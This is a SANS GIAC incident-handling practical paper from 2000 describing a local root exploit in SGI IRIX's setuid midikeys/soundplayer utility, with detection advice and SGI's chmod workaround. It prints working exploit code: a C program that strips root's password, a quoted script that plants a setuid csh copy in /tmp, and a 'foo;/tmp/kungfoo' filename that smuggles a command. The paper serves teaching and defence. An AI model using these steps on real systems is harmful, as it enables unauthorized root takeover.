



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross
IHHE Practical Assignment Option 2
SANS 2000 - Orlando
June 6, 2000

Exploit Details

Name: midikeys/soundplayer exploit

Variants: N/A

Operating System: SGI IRIX 6.2 and higher

Protocols/Services: Local exploit of SGI's X11 midikeys program invoking soundplayer utility.

Brief Description: The soundplayer utility – used to play audio files (e.g., wav, aiff, etc.) has, when executed via the midikeys program, setuid permission of 0, or root. When extraneous data is supplied to the program's save option using the command separator (a semicolon), arbitrary code may be executed as uid 0 (i.e. root).

Program Description

The midikeys program is installed by default on IRIX 6.2 and higher. The midikeys program, run in X-Windows, is merely an on screen keyboard, with MIDI (musical instrument digital interface) controller functionality (e.g. pitch bend wheel). General MIDI mappings may be loaded and played. The midikeys program has, by default, setuid root permission. The soundplayer utility allows the user to load and play audio files, such as wav, aiff, etc. The soundplayer utility is accessed via the main midikeys window (Utilities, Sound Player).

Variants

There are no variants, per se. The attacker, however, may execute any command he/she wishes, so this may vary according to the intent of the attacker.

What is the setuid permission exactly?

Executing a program with setuid permission creates a process, whose permission is based on the UID of the program's owner, rather than that of the user executing the program. Most of the time, this will mean root. When looking at the permissions of a file, you will see:

```
-rwsr-xr-x 1 root sys 38459 Jan 4 18:30 /sbin/setuid_program  
  ^ the 's' is the setuid permission
```

Why have such a blatant hole? When handled correctly, setuid permissions can be useful. One example is the passwd command. When a user executes the passwd command, the process assumes root UID while the user changes his/her password. When the password has been changed, the process ends and so

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross
IHHE Practical Assignment Option 2
SANS 2000 - Orlando
June 6, 2000

does the root assumption. With proper programming, there is little risk. Without proper programming, the results can be disastrous.

Here is a passwd program, notice the setuid permission:

```
-r-sr-xr-x  1 root  bin  520192 Jan  9 1998 /sbin/passwd
```

The following is taken from the COPS (Computerized Oracle and Password System) setuid man page:

SETUID(7)

SETUID(7)

NAME

setuid - checklist for security of setuid programs

DESCRIPTION

Writing a secure setuid (or setgid) program is tricky. There are a number of possible ways of subverting such a program. The most conspicuous security holes occur when a setuid program is not sufficiently careful to avoid giving away access to resources it legitimately has the use of. Most of the other attacks are basically a matter of altering the program's environment in unexpected ways and hoping it will fail in some security-breaching manner. There are generally three categories of environment manipulation: supplying a legal but unexpected environment that may cause the program to directly do something insecure, arranging for error conditions that the program may not handle correctly, and the specialized subcategory of giving the program inadequate resources in hopes that it won't respond properly.

[...]

Dr. Matt Bishop has written some wonderful presentations on writing safe setuid programs. I encourage all Unix programmers who have not read these to immediately do so. You can find the links at the end of this document.

How the Exploit Works

This exploit is a local compromise. Any user with access to X-Windows (either by sitting at the console or remote X-Windows client) may execute the midikeys program. The midikeys program has setuid permission of root.

Here is a look at the file in question, unmodified from a system:

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000

```
% ls -la /usr/sbin/midikeys
-rwsr-xr-x 1 root sys 209928 Jun 29 1999 /usr/sbin/midikeys
```

When the soundplayer utility is called from midikeys, it inherits the setuid permission.

The attacker will place a command separator after an arbitrary filename in the programs “Save As” dialog; the soundplayer program executes the contents after the command separator. If a directive is included to setuid(0), the code will be executed as root.

This exploit is a type known as an Input Validation Error. According to Securityfocus (<http://www.securityfocus.com>),

[a]n input validation error occurs when:

1. An error occurs because a program failed to recognize syntactically incorrect input.
2. An error results when a module accepted extraneous input fields.
3. An error results when a module failed handle missing input fields.
4. An error results because of a field-value correlation error.

This exploit is Bugtraq ID 909 and CVE Candidate 2000-0013.

Diagram

This exploit requires either X-Windows access at the console or using a remote X-Windows client. While Figure 1 is a basic illustration, it is helpful to see diagrammatically what happens behind the scenes.

As Emeril might say, we’re effectively “kicking it up a notch!”


The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000



su to root account (no password required)

Figure 1

How to Use it?

The attacker creates a c program in the following manner:

```
main() {
  setuid(0);
  system("<command(s) to be run>");
}
```

As an example, let's use foobar.c as the source code file name and let's exploit the system by removing the root password.

```
$cat > /tmp/foobar.c << 'EOF'
main() {
  setuid(0);
  system("passwd -d root");
}
```

The program is then compiled using the command:

```
cc <source_file_name> -o <output_file_name>
```

Following our previous example, we would use:

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000

```
cc /tmp/foobar.c -o /tmp/foobar
```

If possible, cat /etc/passwd (or if you use shadow passwords, cat /etc/shadow as root) to the screen. You'll see that root has a password:

```
root:bYrz7ksTH8zER:0:0:Super-User:/:/bin/csh
```




Figure 2

When midikeys is executed via X-Windows (Figure 2), a screen is displayed with a keyboard (Figure 3).




Figure 3

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000

The attacker then proceeds to the Utilities menu, selecting Sound Player (Figure 4).




Figure 4

The Sound Player window appears and the attacker loads a sound file (Figure 5).




Figure 5

The attacker then proceeds to save the file as any name, placing a semicolon (command separator) at the end of the filename (Figure 6). The attacker types in the name of the malicious program after the semicolon (in this case - /tmp/foobar):

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000




Figure 6

The filename to save as doesn't matter (it could be anything), however the setuid permission of midikeys (which made the call to soundplayer) allows the attacker to execute a program by using the command separator (semicolon -;).

It doesn't matter what errors may come up (in X-term you may see an error saying that it couldn't create /tmp/foo). You will see by checking the /etc/passwd (or /etc/shadow) file that there is no entry for root's password.

```
root::0:0:Super-User:/:/bin/csh
```

Type:

```
$ su -
```

Type:

```
#whoami  
root
```

Congratulations!! You are now root, with no password needed.

Signature of the Attack

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000

Unfortunately, there is no signature. However, watch for executable files created in /tmp, or any world-writeable directory, with owner root and group user. Also, if your root password has changed, log files have large gaps in them, and/or unexplained entries in the sulog (e.g., <non-administrative user> su to root), it may be possible that the root account was compromised using this method of attack.

How to protect against it?

There is no patch currently available from SGI, however, SGI does have the following document listed on their security site:

<ftp://sgigate.sgi.com/security/19990501-01-A/>

The following is the “Temporary Solution” proposed by SGI from this document.

```
-----  
----- Temporary Solution -----  
-----
```

The steps below can be used to remove setuid from the IRIX midikeys(1) program.

```
=====  
**** NOTE ****  
=====
```

Removal of the setuid permission disables functionality that is not implemented or utilized at this time.

- 1) Verify midikeys(1) is installed on the system.
It is installed by default on IRIX 6.2 and higher.
Note that the program size may vary depending on IRIX release.

```
% ls -la /usr/sbin/midikeys  
-rwsr-xr-x 1 root sys 218712 Mar 8 14:57  
/usr/sbin/midikeys
```

- 2) Become the root user on the system.
% /bin/su -
Password:
#
- 3) Change the permissions on the program.
/bin/chmod 555 /usr/sbin/midikeys

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000

```
4) Verify the new permissions on the program.
    # ls -la /usr/sbin/midikeys
    -r-xr-xr-x 1 root sys 218712 May 20 13:57
/usr/sbin/midikeys
4) Return to previous level.
    # exit
%
```

In addition, all setuid files should be scrutinized on any system, whether IRIX or another variant of UNIX.

Use the following to find setuid files:

```
$ find / -perm -004000 -type f > setuidfiles.txt
```

This will create a file named setuidfiles.txt in the current directory listing all files with setuid permission. While you're at it, you might also wish to check for setgid files as well. The setgid permission is similar to the setuid permission; only it changes to the owning group. The command would be:

```
$ find / \( -perm -004000 -o -perm -002000 \) -type f > suidfiles.txt
```

Source code/ Pseudo code

Source code may be found at <http://www.securityfocus.com/bid/909>.

This is in the form of a shell script.

```
#!/bin/sh
#
# Irix 6.x soundplayer xploit - Loneguard 20/02/99
#
# Good example of how bad coding in a non-setuid/privileged process
# can offer up rewt
#
cat > /tmp/crazymonkey.c << 'EOF'
main() {
    setuid(0);
    system("cp /bin/csh /tmp/xsh;chmod 4755 /tmp/xsh");
}
EOF
cc -o /tmp/kungfoo crazymonkey.c
/usr/sbin/midikeys &
echo "You should now see the midikeys window, goto the menu that allows you to play
```

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000

sounds and load a wav. This will bring up a soundplayer window. Save the wav as 'foo;/tmp/kungfoo' and go find a rewt shell in tmp"

Exploit number 2 – midikeys' helpfulness

It is also possible to open any file (including /etc/passwd) using the menu option Sounds, MIDI songs. This will open up a File Manager-like interface. Go to the directory containing the file you want, open it and you can do whatever you want to the file. Again, this program's setuid permission just allows some nasty stuff (e.g. taking the * out of a disabled account's password entry) to happen. For more information on this exploit, see the Packetstorm links in the Additional Information section.

Afterword

While I was unable to test on IRIX 6.2 or 6.3, I successfully exploited midikeys on IRIX 6.4. SGI claims that all releases 6.2 and higher are vulnerable. Additionally, I was unable to use the root shell in /tmp. This, as I later found out, had to do with using csh instead of sh (for the reason why see the Packetstorm links in Additional Information – some versions of csh will not execute setuid 0 scripts without certain conditions). However, a quick change to the code (as seen in the How to Use it? section), fixed that quickly.

Again, it must be stressed that system administrators and security professionals should actively search out programs with setuid permissions. This applies to all UNIX variants. Programs such as midikeys should not need to use such permissions. Question yourself – “Does this program need setuid permissions?” If not, change it.

Additional Information

References and Links to additional information:

- 1) COPS - Computerized Oracle and Password System
Available at numerous sites.
<http://dan.drydog.com/cops/>
- 2) Bugtraq listing for the midikeys vulnerability - Securityfocus
<http://www.securityfocus.com/bid/909>
- 3) The SGI midikeys Advisory
<ftp://sgigate.sgi.com/security/19990501-01-A/>

The IRIX midikeys/soundplayer exploit – a local root compromise

Author: Ronald Ross

IHHE Practical Assignment Option 2

SANS 2000 - Orlando

June 6, 2000

- 4) Discussion of IRIX midikeys exploit - Packetstorm
<http://packetstorm.securify.com/9905-exploits/irix.midikeys.txt>
- 5) Another discussion of the IRIX midikeys exploit - Packetstorm
<http://packetstorm.securify.com/0001-exploits/midikeys.htm>
- 6) "Writing Safe Setuid Programs" – Dr. Matt Bishop
<http://olympus.cs.ucdavis.edu/~bishop/scriv/1997-ns/index.htm>
- 7) "UNIX Security: Security in Programming," – Dr. Matt Bishop
<http://seclab.cs.ucdavis.edu/~bishop/scriv/1996-sans-tut.pdf>
- 8) SGI's Security Web site
<http://www.sgi.com/support/security/index.html>

© SANS Institute 2000 - 2002, Author retains full rights.

Upcoming Training

Click Here to
{Get CERTIFIED!}



SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event